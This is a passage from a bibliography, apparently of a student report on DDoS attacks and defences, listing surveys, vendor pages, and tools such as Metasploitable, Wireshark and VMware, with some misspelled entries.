Available at: <https://www.netscout.com/blog/confirmed-netscout-arbor-ddos-protection-solution-has-223-roi>

Rahimmi, 2020. A Survey on modern Dos Attack and Defense Techniques. *Journal of Network and Computer Applications*.

Rajarjan, 2018. *Understanding the Motives Behind Distributed Denial of Service (DDoS) Attacks*. Tokyo, HPCAsia.

Rapid7, 2023. *radpid7*. [Online]  
Available at: <https://docs.rapid7.com/metasploit/metasploitable-2/>

Rapid7, 2023. *Rapid7*. [Online]  
Available at: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

Schwartz, M. J., 2011. *DarkReading*. [Online]  
Available at: <https://www.darkreading.com/cyberattacks-data-breaches/network-solutions-suffers-ddos-attack>

securetriad, 2022. *securetriad.io*. [Online]  
Available at: <https://securetriad.io/stop-a-ddos-attack/>

Sirevastva, 2017. *DDOS attacks and Countermeasures*, USA: IEEE Symposium on Service-Oriented System Engineering.

Sood, 2018. Understanding DDoS Threats in IoT Networks: A Taxonomy and Survey. *IEEE Internet of Things Journal*,.

suryateja, P. S., 2018. Threats and vulnerabilites of cloud computing. *International Journal of Computer Sciences and Engineering*.

Ubuntu, 2024. *Ubuntu*. [Online]  
Available at: <https://ubuntu.com/>

University, C. M., 2017. *Denial of Service Attacks*, USA: Carnegie Mellon University.

vmware, 2023. *vmware*. [Online]  
Available at: <https://www.vmware.com/products/workstation-pro/faq.html>

Vuletic, D., 2018. *REALIZATION OF A TCP SYN FLOOD*, Belgrade, Serbia: University of Defence in Belgrade, Strategic Research Institute.

wireshark, 2023. *wireshark*. [Online]  
Available at: <https://www.wireshark.org/>

Young, K., 2022. *Cyber Case Study: The Miriai DDOS Attack on Dyn*, s.l.: Cyber Liability Insurance.

Zhou, 2019. Modeling and Mitigation of Denial-of-Service Attacks in Industrial Internet of Things. *IEEE Transactions on Industrial Informatics*.